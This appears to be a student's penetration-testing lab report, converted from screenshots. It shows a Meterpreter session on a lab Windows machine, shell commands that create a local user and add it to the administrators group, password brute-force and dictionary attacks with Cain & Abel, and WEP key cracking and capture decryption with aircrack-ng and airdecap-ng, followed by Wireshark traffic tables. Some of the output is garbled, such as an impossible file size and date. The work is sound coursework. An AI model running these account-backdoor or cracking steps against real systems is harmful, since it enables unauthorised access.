
meterpreter > ls
Listing: C:\
=====
Mode                Size           Type             Last modified          Name
----                -
40777/rwxrwxrwx    0              dir              2009-07-13 22:36:15 -0400 $Recycle.Bin
100444/r--r--r--   8192           fil              2017-08-23 15:08:55 -0400 BOOTSECT.BAK
40777/rwxrwxrwx   4096           dir              2017-08-23 15:08:54 -0400 Boot
40777/rwxrwxrwx    0              dir              2009-07-14 00:53:55 -0400 Documents and Settings
40777/rwxrwxrwx    0              dir              2009-07-13 22:37:05 -0400 PerfLogs
40555/r-xr-xr-x    4096           dir              2009-07-13 22:37:05 -0400 Program Files
40777/rwxrwxrwx   4096           dir              2009-07-13 22:37:05 -0400 ProgramData
40777/rwxrwxrwx    0              dir              2017-08-23 11:14:31 -0400 Recovery
40777/rwxrwxrwx   8192           dir              2017-08-23 14:09:57 -0400 System Volume Information
40777/rwxrwxrwx    0              dir              2017-08-23 11:44:42 -0400 Tools
40555/r-xr-xr-x    4096           dir              2009-07-13 22:37:05 -0400 Users
40777/rwxrwxrwx  16384           dir              2009-07-13 22:37:05 -0400 Windows
100777/rwxrwxrwx    24            fil              2009-07-13 22:04:04 -0400 autoexec.bat
100444/r--r--r--  383562         fil              2017-08-23 15:08:55 -0400 bootmgr
100777/rwxrwxrwx  8244106        fil              2023-04-16 04:48:19 -0400 ca_setup.exe
100666/rw-rw-rw-   10            fil              2009-07-13 22:04:04 -0400 config.sys
60611570/r-xrwx--- 160714841537937391 fif 5101854894-08-31 00:01:04 -0400 pagefile.sys

meterpreter > shell
[*] Failed to spawn shell with thread impersonation. Retrying without it.
Process 2852 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\>net user dprit002 password /add
net user dprit002 password /add
The command completed successfully.

C:\>net localgroup administrators dprit002 /add
```


explanation: after uploading ca_setup.exe we add my MIDAS as a user and elevate it to administrator-level privileges




Explanation: me starting up rdesktop, yet failing to actually launch it for an absolutely unknown reason




explanation: due to repeated technical errors I just went to the windows 7 VM, logged in, installed CA. This is generally the same steps as what it would be otherwise, just not using rdesktop



Explanation: and this is me bruteforcing passwords



explanation: after restarting the bruteforce attack and starting from “password,” thus automatically cracking all of the passwords at once




explanation: dictionary attack, using the wordlist.txt in CA

Task C: 20 points

Follow the steps in the lab manual, and practice cracking practice for WEP and WPA/WPA2 protected traffic.

1. Decrypt the lab4wep. cap file (5 points) and perform a detailed traffic analysis (5 points)



explanation: after using aircrack-ng on lab4wep.cap and selecting network 1, which is the only WEP one, we get a key of F2:C7:BB:35:B9

```
Applications ▾ Places ▾ Terminal ▾ Sun 05:38 1
root@CS2APenTest: ~/CYSE301/Module V-Wireless Security
File Edit View Search Terminal Help
KEY FOUND! [ F2:C7:BB:35:B9 ]
Decrypted correctly: 100%
root@CS2APenTest: ~/CYSE301/Module V-Wireless Security # airdecap-ng
Airdecap-ng 1.5.2 - (C) 2006-2018 Thomas d'Ottreppe
https://www.aircrack-ng.org
usage: airdecap-ng [options] <pcap file>
Common options:
-l          : don't remove the 802.11 header
-b <bssid>  : access point MAC address filter
-e <essid>  : target network SSID
-o <fname>  : output file for decrypted packets (default <src>-dec)
WEP specific option:
-w <key>   : target network WEP key in hex
-c <fname>  : output file for corrupted WEP packets (default <src>-bad)
WPA specific options:
-p <pass>  : target network WPA passphrase
-k <pmk>   : WPA Pairwise Master Key in hex
--help    : Displays this usage screen
No file to decrypt specified.
root@CS2APenTest: ~/CYSE301/Module V-Wireless Security # airdecap-ng -w F2:C7:BB:35:B9
No file to decrypt specified.
"airdecap-ng --help" for help.
root@CS2APenTest: ~/CYSE301/Module V-Wireless Security # airdecap-ng lab4wep.cap -w F2:C7:BB:35:B9
Total number of stations seen      37
Total number of packets read      404693
Total number of WEP data packets   142415
Total number of WPA data packets   27852
Number of plaintext data packets   170
Number of decrypted WEP packets    142415
Number of corrupted WEP packets     0
Number of decrypted WPA packets     0
Number of bad TKIP (WPA) packets    0
Number of bad CCMP (WPA) packets    0
root@CS2APenTest: ~/CYSE301/Module V-Wireless Security # ;5
```

explanation: And after using airdecap we have 142,415 decrypted WEP packets

The screenshot shows the Wireshark interface with the 'Conversations' window open for the file 'lab4wep-dec.cap'. The window displays a table of network traffic between various IP and MAC addresses. The table has columns for Address A, Address B, Packets, Bytes, Packets A → B, Bytes A → B, Packets B → A, Bytes B → A, Rel Start, and Duration. The data is sorted by total packets.

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bit
00:16:b6:da:cf:30	a4:5e:60:d3:93:65	7,984	8,069 k	6,283	7,895 k	1,701	174 k	0.281158	314.2519	
00:16:b6:da:cf:30	24:e3:14:7f:66:11	11,511	9,001 k	6,254	8,568 k	5,257	432 k	56.418387	254.9472	
00:16:b6:da:cf:32	01:80:c2:00:00:00	114	5,928	114	5,928	0	0	0.000000	307.9990	
00:c0:ca:82:c3:7e	ff:ff:ff:ff:ff:ff	122,620	5,255 k	122,620	5,255 k	0	0	37.980590	276.5551	
01:00:5e:00:00:02	a4:5e:60:d3:93:65	1	46	0	0	1	46	40.923711	0.0000	
01:00:5e:00:00:02	24:e3:14:7f:66:11	2	92	0	0	2	92	59.520784	0.0722	
01:00:5e:00:00:fb	a4:5e:60:d3:93:65	26	5,290	0	0	26	5,290	40.295996	210.9780	
01:00:5e:00:00:fb	24:e3:14:7f:66:11	8	696	0	0	8	696	59.587856	233.6472	
24:e3:14:7f:66:11	ff:ff:ff:ff:ff:ff	22	1,224	22	1,224	0	0	56.419924	235.5867	
24:e3:14:7f:66:11	33:33:00:00:00:02	5	350	5	350	0	0	56.517694	9.2314	
24:e3:14:7f:66:11	33:33:00:00:00:16	3	270	3	270	0	0	58.136720	2.7307	
24:e3:14:7f:66:11	33:33:00:00:00:fb	12	1,448	12	1,448	0	0	113.932442	179.4030	
33:33:00:00:00:02	a4:5e:60:d3:93:65	4	280	0	0	4	280	39.890469	4.3963	
33:33:00:00:00:16	a4:5e:60:d3:93:65	2	220	0	0	2	220	36.091134	3.0051	
33:33:00:00:00:fb	a4:5e:60:d3:93:65	28	6,426	0	0	28	6,426	35.709728	215.5658	
33:33:00:01:00:02	f8:b1:56:c5:45:59	6	966	0	0	6	966	244.208894	62.9790	
a4:5e:60:d3:93:65	ff:ff:ff:ff:ff:ff	56	6,340	56	6,340	0	0	3.176677	310.9672	
a4:5e:60:d3:93:65	f8:b1:56:c5:45:59	2	164	0	0	2	164	7.987204	67.4834	
f8:b1:56:c5:45:59	ff:ff:ff:ff:ff:ff	9	915	9	915	0	0	3.175102	250.5556	

At the bottom of the window, there are checkboxes for 'Name resolution', 'Limit to display filter', and 'Absolute start time'. There are also buttons for 'Help', 'Copy', 'Follow Stream...', 'Graph...', and '* Close'. The status bar at the bottom indicates 'Packets: 142415 · Displayed: 142415 (100.0%) Profile: Default'.

explanation: And looking at the conversations in the decrypted cap file, we see the ethernet conversations that took place in this capture

Applications ▾ Places ▾ Wireshark ▾ Sun 05:44

lab4wep-dec.cap

File Edit View Go Capture Analysis Statistics Telephony Wireless Tools Help

Wireshark · Conversations · lab4wep-dec.cap

Ethernet · 19 IPv4 · 91 IPv6 · 7 TCP · 238 UDP · 84

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s
0.0.0.0	255.255.255.255	3	1,026	3	1,026	0	0	35,436838	20.9831	
1.1.1.1	192.168.2.10	2	478	0	0	2	478	52.138789	6.3677	
8.8.8.8	192.168.2.10	53	5,969	31	4,190	22	1,779	19.049155	194.8792	
12.188.251.151	192.168.2.10	76	59 k	56	57 k	20	1,734	69.380486	32.2775	
17.110.229.150	192.168.2.10	17	4,414	2	132	15	4,282	40.810597	63.0891	
17.154.66.120	192.168.2.10	27	11 k	15	10 k	12	984	19.455781	2.4393	
17.154.66.125	192.168.2.10	1	78	0	0	1	78	19.450661	0.0000	
17.155.127.222	192.168.2.48	13	754	7	406	6	348	59.878149	4.8218	
17.155.127.223	192.168.2.48	7	406	3	174	4	232	60.013316	4.2484	
17.167.138.20	192.168.2.10	16	5,295	6	4,416	10	879	44.283237	0.6989	
17.167.139.39	192.168.2.10	79	14 k	40	6,083	39	8,036	103.994884	37.9770	
17.167.139.91	192.168.2.10	26	6,079	4	943	22	5,136	213.948837	0.4194	
17.167.192.128	192.168.2.10	15	2,961	10	2,387	5	574	216.582723	1.9242	
17.167.192.176	192.168.2.10	15	2,449	9	1,858	6	591	218.994369	0.5034	
17.167.194.148	192.168.2.10	1	66	1	66	0	0	218.674884	0.0000	
17.172.232.11	192.168.2.10	13	2,182	3	344	10	1,838	40.596547	3.1541	
17.172.232.12	192.168.2.10	2	108	0	0	2	108	40.891493	0.0000	
17.172.232.176	192.168.2.48	29	6,588	13	3,335	16	3,253	302.862797	2.0691	
17.172.232.220	192.168.2.48	6	412	2	148	4	264	302.890957	0.1812	
17.172.238.48	192.168.2.48	25	7,232	11	3,072	14	4,160	113.187930	67.1762	
17.172.238.51	192.168.2.48	6	424	3	214	3	210	302.863821	0.1449	
17.172.239.43	192.168.2.10	2	108	0	0	2	108	41.405090	0.0000	
17.172.239.62	192.168.2.48	6	412	2	148	4	264	302.878669	0.1239	


Name resolution Limit to display filter Absolute start time

Conversation Types ▾

Help Copy Follow Stream... Graph... *Close

